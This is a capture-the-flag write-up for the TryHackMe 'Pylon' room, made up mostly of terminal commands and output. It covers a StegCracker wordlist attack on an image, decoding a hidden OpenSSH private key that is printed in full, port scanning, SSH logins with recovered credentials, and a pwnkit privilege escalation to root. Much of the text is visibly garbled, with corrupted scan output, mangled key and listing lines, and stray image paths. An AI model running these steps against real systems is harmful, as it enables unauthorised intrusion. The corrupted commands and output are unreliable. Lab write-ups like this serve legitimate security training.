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https://tryhackme.com/room/pylonzf

We have a file to crack exiftool show link to cyberchief

exiftool pepper.jpg

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$ exiftool pepper.jpg
ExifTool Version Number
                                    : 12.57
File Name
                                      pepper.jpg
Directory
File Size
File Modification Date/Time
                                      390 kB
                                      2023:09:03 06:51:06-04:00
File Access Date/Time
                                      2023:09:03 06:52:17-04:00
File Inode Change Date/Time
                                      2023:09:03 06:51:57-04:00
File Permissions
                                      -rw-r -- r
File Type
File Type Extension
                                      JPEG
                                      jpg
MIME Type
XMP Toolkit
                                      image/jpeg
Image::ExifTool 12.16
                                      https://gchq.github.io/CyberChef/#recipe=To Hex('None',0)To Base85('!-u',false)
Subject
Image Width
Image Height
                                      1913
Encoding Process
                                      Baseline DCT, Huffman coding
                                                                                   Ī
Bits Per Sample
Color Components
Y Cb Cr Sub Sampling
                                      YCbCr4:2:0 (2 2)
Image Size
                                      2551×1913
                                      4.9
Megapixels
   ·(kali⊛kali)-[~/THM/pylon]
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crack the file

stegcracker pepper.jpg /home/kali/Desktop/rockyou.txt

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StegCracker pepper.jpg /home/kali/Desktop/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
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StegCracker has been retired following the release of StegSeek, which will blast through the rockyou.txt wordlist within 1.9 second as opposed to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'pepper.jpg' with wordlist '/home/kali/Desktop/rockyou.txt'..
Successfully cracked file with password:
Tried 1009 passwords
Your file has been written to: pepper.jpg.out
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Now I have passphrase and I can extract

steghide extract -sf pepper.jpg

I have something long end encrypted

-(kali®kali)-[~/THM/pylon] -\$ cat **lone** H4sIAAAAAAAA+3Vyä6zyBUA4H/NU9w9ilxMBha9KObZDMY2bCIGG2MmMw9P39c3idRZtJJNK4rE J6FT0imkoupQp2zq+9/z9NdfCXyjafoTMZoCf4wfBEnQvzASAJKkAX7EfgEMo2jw6wv8pav6p7Ef ou7r69e7aVKQ/fm8/5T/P/W3D06UVevrZIuW5ylftqte4Fn80sXgJ4vEBFfGtbVFPNaFt2JIXyL8 4GRqiiv/MxTjih1DB/4L93mk+TNMtwTPhqRGrOdPav5++TPRESFJ1ZenOJwJutdri7sq+CXob/EL MhPUmTsglUeXSeBo5bLs9C5nDNqMBNpIE+gmnwBsxHPDGMFz4ai7SgmsvsWNPJ4FOMqhM/otyliH J1c9oim/K4aSFa7FdUDstCNASlyCiXA9voVmfuQzj019mi/O0WCK6fJMiw3I/sOG5UN1n4oyOJFT O/Rcu0Mqv1RbZw8eZto9omonQ8A9mrUWj56ycWZo8w2S2n0JURnxiSsC0fAnQ9CdNCyvcQQK6WAn eVvUhRC0eBUXvJsixOt6w/1qAdfBxmf+yXLOoV+Xsybc6mPFi31jqYeuMfSVw0a56g9vKecWD7Rp HkJ4OvLruVhl5BnOMcbplf/ZeebprXXL+v37ODl/PImfg+CgI7yq9Cp6mP0Y5zYBUvAIL/mSjogp rAzsFvqcpegIb+cGV4OQX0RxBDWXVfT0oM2AdvjMPb3mĪVdĒpSRfhQ06a8wiyjR5Mix5CvE6eiZQ UQ7ZFtXIpL/z37shT47X1513C3xutuK2OL041IDGFV1wQxKaafXYq4SfbSd0GYa/MMhTFpM7xr35 VJj4VMZAZGZMR7CGP6NzVpC9HRoTICRjRHla2Pq1dtdUNq320miLeHacwWN6E3lzWHUJh85zbgy7 6q13d6y8i8LR0STiboWP0IsVNwKHGOoKkAR0MySzsO6PNlC9NQMvdMz6DlGVKxlFG1pcVUUyvDeu FRDSjaGdzmok1dzki214/vdK59ARED4ubo92a7nXAEuk37Zu4EzGSKfb8wTl1xltpoJXqmO/rvm6 JJFNhRtBfZcbnYpKbKWkeNZEIT1Lgfu++TEL5NxHejl4a8G11qbyVnUqIbDtaZvaLKjR5WZFYcpe UOo8q/b3B3P4ukhG7kji+IKR63f4NbDrkGh8hA+dE31v2nvmSBUl3YwVbCW4l7AQc6Hr3h7FW9xY TzhL14ppSJytihxOYKYVB6ZwB55PAstBrlAWjTSHDpvT1sEzX1AL4AU34SuOtzc16oJvLTEBa4bq /Kuu3PoSnoUnTkWxGoBIDhXDphaE/K7xvrJtY5HP7Q1j+epIDcXM5C/zCE0WXcmz9cJzQi6dzz0D M0ewUPyYl8Kgq1VncxMKiwwZXr1uGABQrmEPugPLug0ermZji6HrG90kQTqWUVCBfm36AE0idYOX xDqWtdRw3XYOcWKcV+TCgbB3jQObdOss1ewCRdab4vrILzIXOJfTcbnwb1TO1ZsTKu+A5s0Ll0Lr eRC1Sn7w2iGT4xWpxoEeT9fqkWufNasiZKOCjSY6GOurUQvvY7j6j8iFTeLZy/BdLAz6OlZoNgf9 gE5MYmi4pyHp2IIh2+gtYmar8y0iu8FM2DLy0nO+bnhETmJPTKiy1hcp75op3VPVZhYa2KMhg7Gy YITAMQDjunX2HEivcOjVrIwoHRB90ry6XZ3Kl67PrrooCnHXO+b0SU/Fz7PwRMYIa5OZeQn3r3j EXAyC9NgCzmE9AgpXNFdNhQPHKm4rOPoFtmHaHayH7mTjHoQCd2jcvm7kabdoI5lG5BRdUlcpF6I Efe4hdXN49hCfGaAX7ZazHCX1SS9PvEbJa3iNmGvC/VAa5mCMSPadgsky+62jtNsqgIISRSJkRp3 RpsO4vnx8xPyBEfFMjs6yj8idFSBg77Mzb/9hvy0N9ES/rz1/a/b82632+12u91ut9vtdrvdbrfb 7Xa73W632+12/5XfActiLj0AKAAA

rustscan -a 10.10.100.96 -- -sC -sV -A | tee scan.txt

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STATE SERVICE REASON VERSION
open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
         /tcp open s$h syn-dtk-Open33m 7.0p. communications of the season of the season for the season of the
 KV7
256 ce65ebce9f3f57166a79459dd3d2ebf2 (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNOYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAngdr5IauC530BNjl20lrHWKkcbrDv4sx0cCN3LDhz01JHzSrlx04+4JizUGzK/nY/RUY1w5iyv9w9cp4cayVc=
256 6c3ba7023fa9cd83f2b9466cd0d6e6ec (E025519)
ssh-ed25519 AAAAC3Nzacl1ZD9INTESAAAAIIX66Fpj73202s4gj/3thP301xXMmVp60yt1Ff7w0bmh
22/tcp open ssh syn-ack OpenSSH 8.4 (protocol 2.0)
_ssh-edZ5519 AAAAC3NzaCl1/DILN1HEARAMALIAQUPy/seve-16/

zsh-hostkey:

_3072 39ele40eb5408ab9e0ded06e7882e828 (RSA)

ssh-rsa AAAABANzaClycZEAAAADAQABAAABQQCMmYY+QRFaOM4hlW77VN6PvZcLVj1gqoBUnqRt3WbbrYUzwe9nBU4YdM6LN1d57KrNuzZyrvj52+9V9Wz7AtsiBGz+7rOMejT4A3hz6GdMUZwAZ7jhDEqqYV/BDP+xcadiLuHWnYFyeSy1xLhVRt

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EGOFNCTCKIJDA3ABSSzQYRBACRObcKVFf1fichU07VIGgioN9jJNYzcBH1LcfuBhv69qpe9DL7C4Qqk0ftv9TQgx945JhQiq2LH90eYDUGXmVu0wkLu4mfMfLSUYYgXEZGNkqIW/IM13wagN1FHZBNMsyR1/f/09igD/qEt0KT70Zfs=

256 C6f64821fd076677fcca3d83f5ca1ba3 (ECDSA)


ecdsa-sha2-nistp256 AAAAC2VjZHNhLXNOYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC9mDTxacB3QK0zrGC5WK4WId+ZzFhUAgFK5ONKQ7I2Ya+FmBk/R4Uqjq3Epc0Xv31gi6r3k8ytRBYFMmq3L66g=


256 17a25backe4420fb28580b56343a1b3 (ED25519)

_ssh-ed25519 AAAAC3NzaC11ZDIINTESAAAAICwLlQimfXxLTwWdFenHEWZgUWVWRQjIMt0L4IBeeTnJ

service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
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There is only 2 ssh open 22 and 222





So I try to open gzip file

cat lone| base64 -d > covered_file

tar xfz covered file


```
-(kali⊛kali)-[~/THM/pylon]
 -$sls
                   lone_id pepper.jpg pepper.jpg.out
covered file
             lone
                                                         scan.txt
  -(kali⊛kali)-[~/THM/pylon]
 -$cat-lone_id
     BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA45nVhEtT37sKnNBWH2VYsXbjA8vAK8e04HfrgF06NiGGQsRBLtJw
YJu73+zGO0AoETo8LYhxB5eI5D9KzboGuTDAuGZQuUq+8N/hBmfavieHLHgkRNBr0ErJ60
l2FAcDW6pDowfiwC1vsdixQ6L8kvVhdkz0GUfPAlfIRhHHtQaQnQ7wnRtdGjIPK9/S1MPs
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3jWX2Umx0WtP2wCh9BQ/syxTJDXn6mCEsoNI/roLKyB1uGms/pFiBxS0qdiZAAO6CyTkyG
hZwb1BKmUwAAA8hSynq9Usp6vQAAAAdzc2gtcnNhAAABAQDjmdWES1Pfuwqc0FYfZVixdu
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Sr7w3+EGZ9q+J4cseCRE0GvQSsnrSXYUBwNbqkOjB+LALW+x2LFDovyS9WF2TPQZR88CV8
hGEce1BpCdDvCdG10aMg8r39LUw+wgk4sPZLv03FLu+C7DzsynRydGMNqVoJxETQQtS8sM
pB1mVZtrSQX89yKqSeQNiraZuQJF3eNZfZSbHRa0/bAKH0FD+zLFMkNefqYISyg0j+ugsr
IHW4aaz+kWIHFLSp2JkAA7oLJOTIaFnBvUEqZTAAAAAWEAAQAAAQB+u03U2EzfqzqBjtAl
szzrtBM8LdvXhOAGjT+ovkCHm6syyiyxcaP5Zz35tdG7dEHbNd4ETJEDdTFYRpXUb90GiU
sGYpJYWnJvlXmrI3D9qOzvqgYn+xXNaZd9V+5TwIPyKqB2yxFLiQFEujAaRUr2WYPnZ3oU
CZQO7eoqegQFm5FXLy0zl0elAkEiDrrpS5CNBunv297nHMLFBPIEB231MNbYMDe0SU40NQ
WAGELdiAQ9i7N/SMjAJYAV2MAjbbzp5uKDUNxb3An85rUWKHXslATDh25abIY0aGZHLP5x
4B1usmPPLxGTqX19Cm65tkw8ijM6AM9+y4TNj2i3GlQBAAAAgQDN+26ilDtKImrPBv+Akg
tjsKLL005RLPtKQAlnqYfRJP1xLKKz7ocYdulaYm0syosY+caIzAVcN6lnFoBrzTZ23uwy
VB0ZsRL/9crywFn9xAE9Svbn6CxGBYQV06xVCp+GiIXQZHpY7CMVBdANh/EJmGfCJ/gGby
mut7uOWmfiJAAAAIEA9ak9av7YunWLnDp6ZyUfaRAocSPxt2Ez8+j6m+gwYst+v8cLJ2SJ
duq0tgz7za8wNrUN3gXAgDzg4VsBUKLS3i41h1DmgqUE5SWgHrhIJw9AL1fo4YumPUkB/0
S0QMUn16v4S/fnHgZY5KDKSl4hRre5byrsaVK0oluiKsouR4EAAACBA00uA2IvlaUcSerC
00MkML9kGZA7uA52HKR9ZE/B4HR9QQKN4sZ+g0PfiQcuKYaDrfmRCeLddrtIulqY4amVcR
nx3u2SBx9KM6uqA2w80UlqJb8BVyM4SscUoHdmbqc9Wx5f+nG5Ab8EPPq0FNPrzrBJP5m0
43kcLdLe8Jv/ETfTAAAAC3B5bG9uQHB5bG9uAQIDBAUGBw=
     END OPENSSH PRIVATE (KEY-
```

Port 22 for me open but I don't know the password


ssh -i lone id lone@10.10.100.96 -p 222



The password is impossible to guess. But link from exiftool help to find password



Inside this ssh I found the first flag



And password for lone



Ater login to ssh port 22 I have user1 flag

After enumaration I find python script covered)

git log

```
lone@pylon:~/pylon$ git log
commit 73ba9ed2eec34a1626940f57c9a3145f5bdfd452 (HEAD, master)
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:55:46 2021 +0000

    actual release! whoops

commit 64d8bbfd991127aa8884c15184356a1d7b0b4d1a
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:54:00 2021 +0000

    Release version!

commit cfc14d599b9b3cf24f909f66b5123ee0bbccc8da
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:47:00 2021 +0000

Initial commit!
```

And a new script is here

```
lone@pylon:~/pylon$ ls -la

total 52

drwxr-xr-x 3 lone lone 4096 Sep 3 13:37 .

drwxr-x-- 9 lone lone 4096 Sep 3 12:32 ..

drwxrwxr-x 8 lone lone 4096 Sep 3 13:37 .git

-rw-rw-r-- 1 lone lone 793 Jan 30 2021 README.txt

-rw-rw-r-- 1 lone lone 340 Jan 30 2021 banner.b64

-rw-rw-r-- 1 lone lone 12288 Sep 3 13:37 pylon.db

-rw-rw-r-- 1 lone lone 2516 Sep 3 13:37 pylon_crypt.py

-rw-rw-r-- 1 lone lone 3973 Jan 30 2021 pylon_db.py

-rw-rw-r-- 1 lone lone 10290 Sep 3 13:37 pylon_pwMan.py

lone@pylon:~/pylon$ python3 pylon_pwMan.py
```

After running this script I again on port 222 but with more options

After open gpg file I find password for user pood

```
Lone@pylon:~$ gpg -d note_from_pood.gpg
gpg: Note: secret key D83FA5A7160FFE57 expired at Fri Jan 27 19:13:48 2023 UTC
gpg: encrypted with 3072-bit RSA key, ID D83FA5A7160FFE57, created 2021-01-27
    "lon E <lone@pylon.thm>"
Hi Lone,
Can you please fix the openvpn config?

It's not behaving itself again.

ph, by the way, my password is

Thanks again.

Thanks again.
```

I have a user2 flag

```
oood@pylon:~$ cat user2.txt

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bood@pylon:~$
bood@pylon:~$
bood@pylon:~$
bood@pylon:~$
```

after linpeas scan I find pwnkit vulnerability

```
lone@pylon:~$ ./pwnkit.py
[+] Creating shared library for exploit code.
[-] GCONV_PATH=. directory already exists, continuing.
[-] exploit directory already exists, continuing.
[+] Calling execve()
# id
uid=0(root) gid=1002(lone) groups=1002(lone)
# ls -la
total 880
drwxr-x--- 9 lone lone
                         4096 Sep 3 12:32
drwxr-xr-x 5 root root
                         4096 Jan 30
                                      2021
lrwxrwxrwx 1 lone lone
                           9 Jan 30
                                     2021
                                            .bash history \rightarrow /dev/null
-rw-r--r-3]10lone-lone
                          220 Jan 30
                                            .bash logout
                                      2021
-rw-r--r--11lone lone
                         3771 Jan 30 2021
                                            .bashrc
drwx---- 2 lone lone
                         4096 Jan 30 2021
                                            .cache
drwxr-x- 3 lone lone
                         4096 Sep 3 12:27
                                            .config
-rw-rw-r -- 1 lone lone
                           44 Jan 30 2021
                                            .gitconfig
drwx---- 4 lone lone
                         4096 Sep 3 12:27
                                            .gnupg
drwxrwxr-x 3 lone lone
                         4096 Jan 30 2021
                                            .local
-rw-r--r-- 1 lone lone
                          807 Jan 30 2021
                                            .profile
drwxrwxr-x 2 lone lone
                         4096 Sep 3 12:32
                                           'GCONV PATH=.'
drwxrwxr-x 2 lone lone
                         4096 Sep 3 12:32
                                            exploit
                                            linpeas.sh
-rwxrwxr-x 1 lone lone 828287 Apr 5 13:41
-rw-rw-r-- 1 pood pood
                          600 Jan 30 2021
                                            note from pood.gpg
-rwxr-xr-x 1 lone lone
                         431 Sep 3 14:15
                                            payload.so
-rwxrwxr-x 1 lone lone
                         3262 Aug 31 18:14
                                            pwnkit.py
drwxr-xr-x 4 lone lone
                         4096 Sep 3 13:50
                                            pylon
-rw-r--r-- 1 lone lone
                           18 Jan 30 2021
                                            user1.txt
# cd /root
# ls -la
total 40

    5 root root 4096 Sep 3 12:33 .

drwxr-xr-x 24 root root 4096 Mar 30 2021 ..
lrwxrwxrwx 1 root root
                           9 Jan 30 2021 .bash history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc

    4 root root 4096 Sep 3 12:33 .gnupg

drwx—
drwxr-xr-x 3 root root 4096 Jan 30 2021 .local
-rw-r--r-- 1 root root 148 Aug 17
                                    2015 .profile
                                    2021 .vim
drwxr-xr-x 2 root root 4096 Jan 30

    1 root root 757 Jan 30 2021 .viminfo

-rw-rw-r-- 1 root lone
                          24 Sep 3 12:33 root.txt
```

gpg file do not have password

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— 5 root root 4096 Sep 3 12:33 .
drwxr-xr-x 24 root root 4096 Mar 30 2021 ..
lrwxrwxrwx 1 root root 9 Jan 30 2021 .bash history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc

    4 root root 4096 Sep 3 12:33 .gnupg

drwxr-xr-x 3 root root 4096 Jan 30 2021 .local
-rw-r--r - 1 root root 148 Aug 17 2015 .profile
drwxr-xr-x 2 root root 4096 Jan 30 2021 .vim
        — 1 root root 757 Jan 30 2021 .viminfo
-rw-rw-r-- 1 root lone 24 Sep 3 12:33 root.txt
-rw-r--r-- 1 root root 492 Jan 27 2021 root.txt.gpg
# cat /root.txt
cat: /root.txt: No such file or directory
# cat root.txt
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#
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I got root flag